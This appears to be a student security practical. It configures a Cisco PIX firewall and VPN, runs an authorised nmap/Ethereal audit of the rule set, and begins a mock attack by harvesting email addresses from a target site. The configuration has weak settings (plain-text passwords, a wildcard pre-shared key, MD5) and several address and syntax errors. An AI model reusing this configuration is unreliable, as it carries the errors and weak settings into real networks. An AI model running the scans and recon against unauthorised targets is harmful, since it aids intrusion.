2.6 Cisco Pix

FDI chose the Cisco Pix 515E-UR hardware based stateful inspection firewall for GIACE new perimeter Firewall. It was decided to go with a hardware-based firewall versus a software-based firewall because of the additional risk exposed by the OS on a software-based firewall. The Pix delivers up to 188 Mbps of firewall throughput with the ability to handle over 130,000 simultaneous sessions.

As done with the router, before configuration takes place a scan will be done of Cert and Xforce to locate any vulnerability in the version of IOS on the PIX. IF vulnerability is found the patch will be immediately downloaded and applied before the Firewall is placed online.

2.6.1 Pix configuration

The Pix purchased for GIACE has four interfaces. Only three of the four interfaces are currently active. For the PIX configuration Cisco has a site with multiple flow charts available. Using these charts helps to make the configuration of a PIX firewall much easier. FDI will use the flow charts provided by Cisco though out the PIX Configuration section. The flow charts are available at the following site:[16]

http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_v50/config/cfgforms.htm#38695

This chart shows the firewall interface name, type, IP address, interface speed, and security level of each active interface.

Table 2.1

Interface Name	*Interface Type*	*Hardware ID*	*Interface IP Address*	*Interface Speed*	*MTU Size*	*Interface Security Level*
Outside	Eth	0	223.153.63.10	Auto	1500	0
Inside	Eth	1	10.20.30.20	Auto	1500	100
DMZ	Eth	2	192.168.20.30	Auto	1500	50
Disabled	Eth	3				

Let's start by configuring the PIX before its placed online. The PIX can be accessed via the console port, or telnet. Like our router the only other access to the Pix firewall will be through a standalone workstation hooked to the console port. This workstation will not be on the wire. Only select management, infrastructure, and security personal will have access to the console.

Assign a host name.

hostname PIX1

Configure the hardware speed for each interface. You can manually specify the speed to set the interface at or you can configure it to auto detect. We are going to use the auto feature.

interface e0 auto
interface e1 auto
interface e2 auto

The following commands will name the interfaces and to assign the security level of each interface. For the unused interface assign a name to it.

Nameif e0 outside security0
Nameif e1 inside security100
Nameif e2 dmz security50

Set the MTU speed for the PIX, the default should be set at 1500.

mtu outside 1500
mtu inside 1500
mtu dmz 1500

Assign an IP address and subnet mask to each interface of the PIX.

ip address outside 222.153.63.10 255.255.255.0
ip address inside 10.20.30.20 255.255.255.0
ip address dmz 192.168.20.30 255.255.255.0

Set enable mode password.

Enable password Th171A7ecretPixPa77w0rd

Enable authentication to the console only.

aaa authentication enable console local
aaa authentication serial console local

Set the time zone and also configure for daylight savings time.

Clock timezone CST -8
Clock summer-time CST recurring

The fixup command allows us to view, change, enable or disable the use of a service or protocol throughout the PIX Firewall. The ports we specify are the services that the PIX Firewall listens for.

fixup protocol smtp 25
fixup protocol http 80
fixup protocol rsh 514
fixup protocol sqlnet 1521

Configure logging for the PIX. All log information will be sent to the syslog server

logging on

Specify the IP address of the syslog server.

Logging host 10.20.40.12

Failover is not configured on the system therefore do not enable login standby

no logging standby

Logging to the console can reduce performance on the Pix during peek times therefore do not turn console logging on.

no logging console

There is no telnet access to the PIX, logging monitor can be turned off.

no logging monitor

All emergency, alert, and critical alerts will be buffered.

logging buffered 2

Set the que size of syslog messages to be stored

logging que 512

All levels of messages will be sent to the syslog server. Close attention needs to be paid to the syslog server and how much data is being collected. If the syslog server is being overloaded then we will limit the logging to level 5.

logging trap 7

SNMP is disabled; logging history is used to set the SNMP message level for syslog traps.

no logging history

All log messages need to be time stamped by the pix.

logging timestamp

Change the logging facility from the default of 20.

logging facility 22

Set the pager line to the default of 24. The pager lines command lets you specify the number of line before the more prompt appears. If you want to disable paging use the no pager command.

Pager lines 24

Enable NTP for accurate timestamps of the logs.

Ntp server 10.20.30.10 source inside

For now failover is not going to be enabled. Hopefully in the future we will be able to install additional PIX for failover purposes. So for now failover will be disabled.

no failover
failover timeout 0:00:00
failover ip address outside 0.0.0.0
failover ip address inside 0.0.0.0
failover ip address dmz 2 0.0.0.0

Configure routing to the routers internal interface.

route outside 0.0.0.0 0.0.0.0 223.153.64.3 1

Configure routing to internal subnet.

route inside 10.20.20.0 255.255.255.0 10.20.40.30 1
route inside 10.20.30.0 255.255.255.0 10.20.40.30 1

route inside 10.20.40.0 255.255.255.0 10.20.40.30 1

RIP will not be used, disable RIP attributes

no rip outside passive
no rip outside default
no rip dmz passive
no rip dmz default
no rip inside default
no rip inside passive

2.6.2 PIX Security Configuration

As an extra level of security Pix IDS system will be enabled. The PIX IDS system is limited on the type of attacks that it can detect. As of IOS version 12.1 59 different intrusion detection signatures are recognized. The IDS isn't the best in the world, but any extra protection is helpful. Of course we won't be relying solely on the PIX IDS we'll also have snort sensors placed on each subnet.

ip audit attack action alarm
ip audit info action alarm

Create a named ip audit for attacks and for information signatures.

ip audit name attack_alert attack action alarm
ip audit name info_alert info action alarm

Apply ip audit actions to each interface

ip audit interface outside attack_alert
ip audit interface outside info_alert
ip audit interface inside attack_alert
ip audit interface inside info_alert
ip audit interface DMZ attack_alert
ip audit interface DMZ PN info_alert

To help prevent DOS attacks flood guard in enabled to monitor SYN connections.

Floodguard enabled

Enable frag guard on all interfaces to block fragmented traffic. By enabling frag guard this may cause issues with customers on modem connections however, GIACE's clients are established businesses and should be using a connection higher than a modem. Doing a threat to benefit analysis it's determined to for the GIACE enterprise to enable frag guard on all interfaces.

fragment chain 1 outside
fragment chain 1 inside
fragment chain 1 dmz

SNMP will not be active on the network.

no snmp-server

Disable web server

No http server enable

2.6.3 NAT\PAT Configuration

Table 2.2: Inside (Local) or Perimeter Network Address Translation

Inside or Perimeter Name from table 2.1	NAT ID Number 1 to 65,000	Network Address Mapped to the NAT ID	Network Mask for This Address	Comments
Inside	2	Any	Any	
DMZ	1	Any	Any	

Table 2.3: Outside (Local) or Perimeter Network Address Translation

Outside or Perimeter Interface Name	NAT ID Number from 2.2	Beginning of IP Address Range	End of IP Address Range	Comments
Outside	1	223.153.64.16	223.153.64.254	
DMZ	2	192.168.20.17	192.168.20.254	

Issue the following command from the global configuration mode to set the above parameters. Also included is a PAT statement in case of overflow from the NAT range set.

Global (outside) 1 223.153.54.16-223.153.64.254 255.255.255.0
Global (outside) 1 223.153.54.15 255.255.255.0
Global (dmz) 2 192.168.1.17-192.168.20.254 255.255.255.0
Global (dmz) 2 192.168.1.16 255.255.255.0

Table 2.4: Static Address Translation

Interface on Which the Host Resides	Interface Name Where the Global Address Resides	Host IP Address	Static IP Address	Comments
DMZ	Outside	192.168.20.12	223.153.63.12	Ext-DNS
DMZ	Outside	192.168.20.13	223.153.63.13	Ext-Mail Relay
DMZ	Outside	192.168.20.14	223.153.63.14	Ext-Web Server
Inside	DMZ	10.20.30.11	192.168.20.112	Int-Mail Server
Inside	DMZ	10.20.30.10	192.169.20.113	Int-DNS Server

static(dmz,outside) 192.168.20.12 223.153.63.12
static(dmz,outside) 192.168.20.13 223.153.63.13
static(dmz,outside) 192.168.20.14 223.153.63.14
static(inside,dmz) 10.20.30.11 192.168.20.112
static(inside,dmz) 192.169.20.113 10.20.30.10

No static command is needed for the NTP server since its installed on the DNS server and a static command already exists for DNS.

2.6.4 PIX ACL

ACL's with the PIX operate the same as they do on a Cisco router. ACL's are executed in sequential order the first rule listed in the ACL is examined first and works down the list. It's important that the rules are in the proper order.

There are a few differences between the PIX ACL and the IOS ACL. You are limited to only one inbound ACL to each PIX interface where as with the IOS ACL you could have an inbound and an outbound ACL applied to each interface. Also with the PIX ACL's you only have one type of ACL where as with the IOS ACL you have standard, extended, etc. The PIX ACL is in the format of the IOS extended ACL.

The following traffic flow tables have been setup to assist in creating the access control list. Having the source, destination and destination port charted out before configuring the ACL's can save a lot of time and frustration.

Outside Interface Table 2.5

Source	Destination	Port
Syslog Traffic From Border Router:	10.20.40.12	514
Any	223.153.63.14	80
Any	223.153.63.14	443
Any	223.153.163.12	53
Any	223.153.63.13	25
NTP Time sync with Border Router	223.153.63.12	123

DMZ Interface Table 2.6

Source	Destination	Port
Mail Exchange Server	Any	25
DNS Server	Any	53
Syslog From Web Server	10.20.40.12	514
Syslog From DNS Server	10.20.40.12	514
Syslog From Mail Exchange Server	10.20.40.12	514
Syslog From Customer Dbase	10.20.40.12	514
Syslog From Supplier\Partner	10.20.40.12	514

Inside Interface Table 2.7

Source	Destination	Port
Internal Exchange Server	DMZ SMTP 192.168.20.13	25
Internal DNS Server	Any	53
Internal NTP Server	DMZ NTP192.168.20.12	123
Web Access	Any	80
Web Access	Any	443
Service Wks	Any	21
Web Developers	DMZ Web Server	Any
Dbase Developers	DMZ SQL Server's	Any

PIX ACL Outside

Allow traffic to the web server on port 80 and 443.

access-list acl_outside permit tcp any host 223.153.63.14 eq 80
access-list acl_outside permit tcp any host 223.153.63.14 eq 443

Public access to the DNS server is needed.

access-list acl_outside permit tcp any host 223.153.63.12 eq 53

Access to the front-end mail server needs to pass through the Pix.

access-list acl_outside permit tcp any host 223.153.63.13 eq 25

Allow the border router to send log information to the internal syslog server.

access-list acl_outside permit udp any host 223.153.64.3 host 10.20.40.12 eq 514

Allow border router to use DMZ server for time sync.

access-list acl_outside permit udp host 223.153.64.3 host 223.153.63.12 eq 123

Deny all traffic not specified above.

access-list acl_outside deny ip any any log-input

PIX ACL DMZ

Allow access to the front end smtp mail server.

Access-list acl_dmz permit tcp host 192.168.20.13 any eq 25

Allow access to external DNS server.

Access-list acl_dmz permit tcp host 192.168.20.12 any eq 53
Access-list acl_dmz permit udp host 192.168.20.12 any eq 53

! Allow syslog traffic to the syslog cluster

Access-list acl_dmz permit udp host 192.168.20.10 host 10.20.40.12 eq 514
Access-list acl_dmz permit udp host 192.168.20.11 host 10.20.40.12 eq 514
Access-list acl_dmz permit udp host 192.168.20.12 host 10.20.40.12 eq 514
Access-list acl_dmz permit udp host 192.168.20.13 host 10.20.40.12 eq 514
Access-list acl_dmz permit udp host 192.168.20.14 host 10.20.40.12 eq 514

Block all traffic not specified by the above rules.

access-list acl_dmz deny ip any any log-input

PIX ACL Inside

By default high security interfaces can access interfaces with a lower security level. This can be a problem. For example let's say we have 100 users on our

network what are the chances that one of them may pull down a Trojan? If the Trojan installs a backdoor program you have now bypassed your firewall.

Inside ACL

Allow internal DNS to perform DNS lookups

access-list acl_inside permit tcp host 10.20.30.10 any eq 53
access-list acl_inside permit udp host 10.20.30.10 any eq 53

Allow internal mail server for forward to ext. mail server.

access-list acl_inside permit tcp host 10.20.30.11 host 192.168.20.13 eq 25

Allow all users from the inside access to the web.

Access-list acl_inside permit tcp any host 10.20.20.0 255.255.255.0 eq 80
Access-list acl_inside permit tcp any host 10.20.20.0 255.255.255.0 eq 443
Access-list acl_inside permit tcp any host 10.20.30.0 255.255.255.0 eq 80
Access-list acl_inside permit tcp any host 10.20.30.0 255.255.255.0 eq 443
Access-list acl_inside permit tcp any host 10.20.40.0 255.255.255.0 eq 80
Access-list acl_inside permit tcp any host 10.20.40.0 255.255.255.0 eq 443
Access-list acl_inside permit tcp any host 10.20.110.0 255.255.255.0 eq 80
Access-list acl_inside permit tcp any host 10.20.110.0 255.255.255.0 eq 443

Allow internal NTP server to sync with DMZ NTP server.

access-list acl_inside permit udp host 10.20.30.10 host 192.168.20.12 eq 123

Block all traffic not specified by the above rules.

access-list acl_inside deny ip any any log-input

The following commands will tie the ACL to each interface.

access-group acl_dmz in interface dmz
access-group acl_outside in interface outside
access-group acl_inside in interface inside

2.7 Cisco VPN Configuration

VPN will be performed through the PIX 515-E. The Decision was made to use the integrated VPN features to cut down on cost. The only users who will need to use the VPN settings are the remote sales force.

2.7.1 VPN Client

For client software we will be using Cisco VPN client 4.x. 4.x is the newest release of Cisco VPN client software. VPN client 4.x is very easy to install, feed

the CD and follow the prompts. For additional information on Cisco VPN client installation see the following site:

http://www.cisco.com/en/US/products/sw/secursw/ps2308/products_user_guide09186a00800bd983.html

2.7.2 Certificate

The first thing to configure the PIX for CA is to set the hostname of the PIX. The decision was made to use VeriSign for our certificate. It is important to use a third party that is reputable. A certificate usually includes:

- Expiration Date
- The public Key to encrypt data
- Digital signature for the CA (verification)

hostname PIX1

Next step is to set the domain name.

domain-name GIACE.com

Generate RSA key pair

Ca generate rsa key 1024

Now we need to identify a ca.

Ca identity verisign v.v.v.v

Configure the communication parameters between the Pix and the certification authority. The one represents the number of minutes the PIX will wait until it resends the certificate request. The twenty represents how many times the certificate request will be sent. By including crloptional other client certificates can still be accepted by the PIX if the CRL is down.

Ca configure verisign ca 1 20 crloptional

Authenticate the CA by obtaining its public key and its certificate. An optional fingerprint command can be included.

The fingerprint command is optional and is used to authenticate the CA's public key within its certificate. The PIX Firewall will discard the CA certificate if the fingerprint that you included in the command statement is not equal to the fingerprint within the CA's certificate.

Ca authenticate giace.verisign.com

For the next step GIACE needs to receive signed certificates from the ca, and then contact the CA administrator to authenticate the PIX manually before granting the certificates. The password is not saved with the configuration however do not lose this password. The password used in this command is needed in case the certificate is revoked. The commands serial and IP address indicate the serial number of the PIX and the IP address.

Ca enroll GIACE.verisign.com password1233 serial ip address

Verify the registration was successful!

show ca certificate

2.7.3 IKE Configuration

The following commands will enable IKE on the Outside Pix interface. (Cisco Secure Pix Firewall Advanced pg 172)

Isakmp policy 10 authentication pre-share
Isakmp policy 10 encryption 3des
Isakmp policy 10 group 2
Isakmp policy 10 hash md5
Isakmp policy 10 lifetime 86400
Isakmp key sharek1 0.0.0.0 netmask 0.0.0.0
Isakmp enable outside

2.7.4 Configuring IPSEC

Crypto Access List, this access list will allow VPN connections to GIACE internal network. With this access list we are going to protect VPN user traffic and GIACE partner traffic. The GIACE partner network IP address will be represented using p.p.p.p

Access-list 101 permit ip 10.20.30.0 255.255.255.0 10.20.50.0.255.255.255.0
Access-list 101 permit ip 192.168.20.0 255.255.255.0 p.p.p.p 255.255.255.0

GIACE has a transfer set named VPNSecure1. For the transfer set we will be using ESP-3Des and ESP-SHA-HMAC. ESP-3Des provides 168 triple DES encryption. Using ESP-SHA-HMAC helps to provide authentication, and additional integrity of ESP packets. (Cisco Secure Pix Firewall Advanced pg 175)

Crypto ipsec transform-set vpnsecure1 esp-3des esp-sha-hmac

SA Lifetimes, this command will define the life cycle of our key to force a key exchange. Encryption keys are not a silver bullet, they can be cracked and with the speed of computers increasing it is becoming easier to do. By changing the key every thirty min. or so you are limiting the time an attacker has to break the current key.

Crypto ipsec security-association lifetime seconds 600

Crypto Maps

Specify the map name and sequence number. The statement ipsec-isakmp specifies that IKE negotiate SA.

Crypto-map securepix1 25 ipsec-isakmp

Bind the access list to the crypto map and establish encrypted traffic.

Crypto-map securepix1 25 match address 101

Specify the transfer set to be use.

Crypto-map securepix1 25 set transform-set vpnsecure1

Set the crypto map to the outside interface.

Crypto-map securepix1 25 interface outside

We need to allow all packets that arrive through IPSEC tunnel through the firewall.

Sysopt connection permit-ipsec

Assignment 3: Security Audit

3.1 Contracting & Billing

The next step in the process is to perform an audit of the firewall to verify that the defined policies are enforced. The goal is to verify the firewall rule set and not to perform penetration or vulnerability assessment. Since our team FDI created and installed the design it was recommended to GIACE to hire a separate company to perform the audit. GIACE has contracted Firewall Auditors inc. to perform the audit. The following is the bid received from Firewall Auditors inc. and accepted by GIACE.

Planning	04 hrs
Audit	20 hrs
Documentation	04 hrs
Presentation	02 hrs
Total hrs.	30

The bill rate for Firewall Auditors Inc. is $150.00 an hour for total cost of $4500. This fee will include a documented list of what tools FA inc. used, two audit technicians to perform the audit, detailed documentation of the audit results, and a presentation to GIACE management and senior IT staff on the audit process and results.

There will be a slight risk of causing damage with some of the scans that will be done. Because of the potential damage GIACE management has agreed to sign a contract with the auditing firm to not hold them liable for any downtime or damage caused by the audit.

3.2 Scheduling

FDI will also work with GIACE in conducting the Firewall audit. We will be working with GIACE from the inside to monitor the audit and to assist in any disaster recovery that may occur from the audit and to monitor any other potential intrusion attempt during the audit. To limit the impact on the GIACE network it was decided to start the audit on Friday at 8 p.m. central time this will give us the entire weekend incase the audit takes longer than planned or in case something goes wrong we have time to bring the system backup before start of business on Monday.

3.3 Audit Preparations

In a meeting between FDI, GIACE, and Firewall audit inc. the following was agreed upon.

- The plug will be pulled from the ISP so no traffic will be allowed in from the outside. This is done to give a clean audit record without daily chatter coming through to distort the results.
- Warning banners will be displayed on the website advising customers that site will be offline for maintenance.
- All suppliers and partners will be advised of the downtown.
- Two Auditors from Firewall Audit Inc. will be onsite to perform the audit.
- Internal Infrastructure and Security staff will assist in the audit so they can be trained to handle future audits of the Firewall.
- Firewall Audit inc. will provide a list of tools and utilities to management that will be used to conduct the audit.
- Firewall Audit in. will provide an audit checklist to management so management is aware of the test being conducted.
- GIACE management will provide written permission before the audit begins.

3.4 Equipment & Utilities

Two auditors from Firewall Audit Inc. will be onsite to perform the audit along with along with our firm and internal GIACE staff.

Two dual boot Linux Red Hat 9 Windows 2000 SP3 laptops will be used to conduct the audit. Both laptops will be equipped with Nmap and Ethereal. One laptop will used to send the traffic and the other laptop will be placed on the receiving interface to record the traffic. The sending laptop will contain the test utilities listed in the section below and the inside laptop will contain the traffic analysis utilities. Also to be used in the audit will be two generic four-port hubs.

NMAP will the tool used the most for verifying the rules. NMAP gives us a wide range of options in conducting the audit. We are able to scan TCP, UDP, ICMP and also send band packets such as XMAS scans to verify the firewall is not passing bad traffic. The following is a brief summary of NMAP commands. The command description was taken from the NMAP man pages.[17] Also for

Table 3.1

Command	Command Description
-sS	TCP SYN stealth port scan
-sT	TCP connect port scan
-sU	UDP port scan
-sP	ping scan
-sF	Syn FIN
-sX	XMAS scan
-sN	Null scan
-sR/-I	RPC/Identd scan

-O	Use TCP/IP fingerprinting to guess remote operating system.
-p	Specifies the port range to scan
-F	Only scans ports listed in nmap-service
-v	Verbose (recommended)
-P0	don't ping hosts
-6	Scans with IPV6 rather than IPV4
-T	<Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
-S	<your_IP>/-e <devicename> Specify source address or network interface
-n/-R	Never do DNS resolution/Always resolve
oN/-oX/-oG	- Output Normal/XML/grepable scan logs to <logfile>
-il	<inputfile> Get targets from file; use '-' for stdin


Ethereal will be used to capture the data. Ethereal is a free network protocol analyzer that can be used for both Windows and Unix. We will be using Ethereal on the W2K load and not Linux. The purpose of Ethereal is to capture the traffic passing through to the pix. By doing this we can determine if the filters are working or not.

3.5 Audit Goals

The goal of the audit is not to do penetration testing but to verify the firewall rule set. An external vulnerability test should be done to verify your router rule sets and the overall security of your network. GIACE will take this into consideration as a separate project. Each interface of the firewall will be tested to verify it passes traffic specified in the rule set and drops any other traffic.

3.6 Audit Execution

The Network will be offline during the audit; by offline we mean no outside traffic will be allowed in. As mentioned in section 3.4 the audit will consist of two laptops one on the inside of the interface the other on the outside. One hub and laptop will be attached to the sending interface to pass traffic. The other hub and laptop will be placed on the receiving interface to record the traffic using ethereal. As a basis for our audit we will use the traffic flow tables 2.5, 2.6, 2.7.



3.6.1 Port scans

The purpose of this audit is to verify the rule set and not test for vulnerabilities. The purpose of the port scan is to verify the needed services are open and services are closed off that we want closed. For example if port 135 shows up as open we know we have a problem in the rule set and the firewall is passing traffic that it shouldn't. .

Outside

The first scan will be against the outside interface of the firewall. The first thing that needs to happen is to assign the laptop a public IP address. We will issue the following NMAP command to perform the scan. For a brief description of each NMAP option set please see table 3.1.

-sS –P0 –p 1-65535 –n –v –T 3 223.153.63.10

Starting nmap V. 3.00 (www.insecure.org/nmap)
All 65535 scanned ports on (223.153.63.10) are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 22921 seconds

The outside interface of the firewall appears to be good. Two additional scans will be performed against the outside interface, a UDP scan and an ICMP scan.

This is the command and results for the UDP scan.

-sU –P0 –p 1-65535 –n –v –T 3 223.153.63.10

Starting nmap V. 3.00 (www.insecure.org/nmap)
All 65535 scanned ports on (223.153.63.10) are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 22921 seconds

This is the command and results for the ICMP scan.

-sP –P0 –p 1-65535 –n –v –T 3 223.153.63.10

Starting nmap V. 3.00 (www.insecure.org/nmap)
Host (223.153.63.10) appears to be up.
Nmap run completed -- 1 IP address (1 host up) scanned in 5 seconds

The next scan to perform is against the public IP range. The following scan will be issued to scan all of the public subnet 223.153.63.0/24.

-sS –PI –p 1-65535 –n –v –T 3 223.153.63.0/24


Host (223.153.63.12) appears to be up.
Nmap run completed -- 1 IP address (1 host up) scanned in 5 seconds

Interesting ports on (223.153.63.13):
(The 65533 ports scanned but not shown below are in state: filter)
Port State Service
25/tcp open smtp

Interesting ports on (223.153.63.14):
(The 65533 ports scanned but not shown below are in state: closed)
Port State Service
80/tcp open http
443/tcp open https

These results where expected, it basically shows that only the services specified are open.

In addition to using the NMAP results we also check the results from Ethereal to verify the traffic that is being passed to the DMZ interface. The following screen shot is a sample of Ethereal.



One more scan will be ran against the public IP range. This scan is to look for open UDP ports.

nmap –sU –p0 -p 1-65535 –n –v –T 3 100.0.0.0/24

Interesting ports on (223.153.63.12):
(The 65533 ports scanned but not shown below are in state: closed)
Port State Service
53/udp open domain

DMZ

With verifying our DMZ Firewall rules the main thing we need to check is if traffic from the DMZ is being passed to the syslog server. The only other thing that needs to be checked is if NTP traffic is passing from the border router to our internal NTP server.

The first thing we need to check is our syslog server. After the scans that we did against the outside interface we should have received traffic all devices on the DMZ segment.

(Insert Kiwi Screen Shot)

After checking the syslog server we have verified traffic was received from all devices on the DMZ segment.

The next thing to check is the border router. The following command was issued against the router to verify that the time is synced with our DMZ NTP server.

Show clock
*16:36:50.052 UTC Fri Oct 2003

Inside

Lets make sure that users on the inside are not able to access the DMZ interface unless authorized to. The only boxes that should be allowed accesses are the inside DNS box and the inside exchange server. We configure the laptop to have a source address from the internal network and place the monitoring laptop on the DMZ segment and the outside segment with a public IP address when necessary.

The first thing to do is to try and access the web. A connection was successfully established to the Internet.

We now configure the laptop to the internal address of the SMTP server. We need to attempt to pass traffic to the DMZ mail server. Also verify that only SMTP traffic is able to pass to the SMTP DMZ server. To do this, issue the following Nmap command:

-sS -P0 -p 1-1250 -v -T 5 192.168.20.13

(The 65533 ports scanned but not shown below are in state: filter)
Port State Service
25/tcp open smtp

A check of Ethereal on the laptop monitoring the DMZ network shows only SMTP traffic is passing to the server.

Now we switch the IP address on the laptop to the internal DNS server. We need to attempt to pass any DNS traffic outside.

Last thing we need to do is set the IP address to the Web and Dbase developers' subnet and try to access the Web server and two SQL servers on the DMZ subnet. We are unable to connect or pass traffic to either of the servers in the DMZ subnet.

3.7 Audit Assessment

Here are the audit results:

Outside Interface

Source	Destination	Port	Y\N
Syslog Traffic Border Router	10.20.40.12	514	Y
Any	223.153.63.14	80	Y

Any	223.153.63.14	443	Y
Any	223.153.63.12	53	Y
Any	223.153.63.13	25	Y
NTP Border Router	223.153.63.12	123	Y

DMZ Interface

Source	Destination	Port	Y\N
Mail Exchange Server	Any	25	Y
DNS Server	Any	53	Y
Syslog From Web Server	10.20.40.12	514	Y
Syslog From DNS Server	10.20.40.12	514	Y
Syslog Front End Ex Server	10.20.40.12	514	Y
Syslog From Customer Dbase	10.20.40.12	514	Y
Syslog From Supplier\Partner	10.20.40.12	514	Y

Inside Interface

Source	Destination	Port	Y\N
Backend Ex Server	DMZ SMTP 192.168.20.13	25	Y
Internal DNS Server	Any	53	Y
Internal NTP Server	DMZ NTP192.168.20.12	123	Y
Service Wks	Any	21	Y
Web Developers	DMZ Web Server	Any	N
Dbase Developers	DMZ SQL Server's	Any	N

In performing the audit we discovered the rule was left out to allow Web administrators and Dbase administrators access to the DMZ subnet. A statement should be added to allow the web developer's access to the web server only and an additional statement should be added to allow Dbase developer's access to the two SQL servers.

The following statement allows access from the developer's subnet to the web server and both SQL servers.

Access-list acl_inside permit TCP 10.20.110.0 255.255.255.0 192.168.20.14 any
Access-list acl_inside permit TCP 10.20.110.0 255.255.255.0 192.168.20.10 any
Access-list acl_inside permit TCP 10.20.110.0 255.255.255.0 192.168.20.11 any

Ideally we would want to place dual routers on the perimeter for load balancing and redundancy. In addition to having dual routers would also like to have dual pix firewalls in place for hot stand by in case the primary fails or has to taken down for maintenance. Both products are capable of being used in a dual role.

Due to budget constraints we are unable to install this equipment and will have to rely on standalone until the budget allows for these upgrades.

Assignment 4: Design Under Fire

The white hat is off and the black hat is on. The role of a corporate spy will be played here. He is out to obtain secret information from GIACE or to damage the company's image by executing a highly visible attack against a rival GIAC fortune enterprise. Timothy Miller's design [18] will be attacked.

4.1 Recon\Foot printing

The goal of recon or foot printing is to gather as much information about an enterprise as possible without setting off any alarms or raising suspicion. All recon will be done without using any social engineering techniques. All information will be gathered from public sources or the Internet. The recon will be done using a dual boot system with RH9 and W2K.


4.1.1 Web Site Dig

GIAC's web address, www.giacenterprise.com, is a public address and is open to anyone with Internet access. In some cases, a ridiculous amount of information about a company can be discovered on their website. Things to look for are contact names, phone numbers and Email addresses, along with any other information that may be useful. Another good source of information can be to look at the source code of the website. One may get lucky and find some tags that someone failed to remove, revealing information about the internal network or more information about the web server. The site was clean, no revealing information was found. The trip to the website wasn't a complete bust, a few contact names and Email address's were found. If the recon fails, one can always resort to social engineering. The following email addresses where pulled from the website.

Help@giacenterprise.com
Information@giacenterprise.com
Support@giacenterprise.com

4.1.2 DNS\Public Data Dig

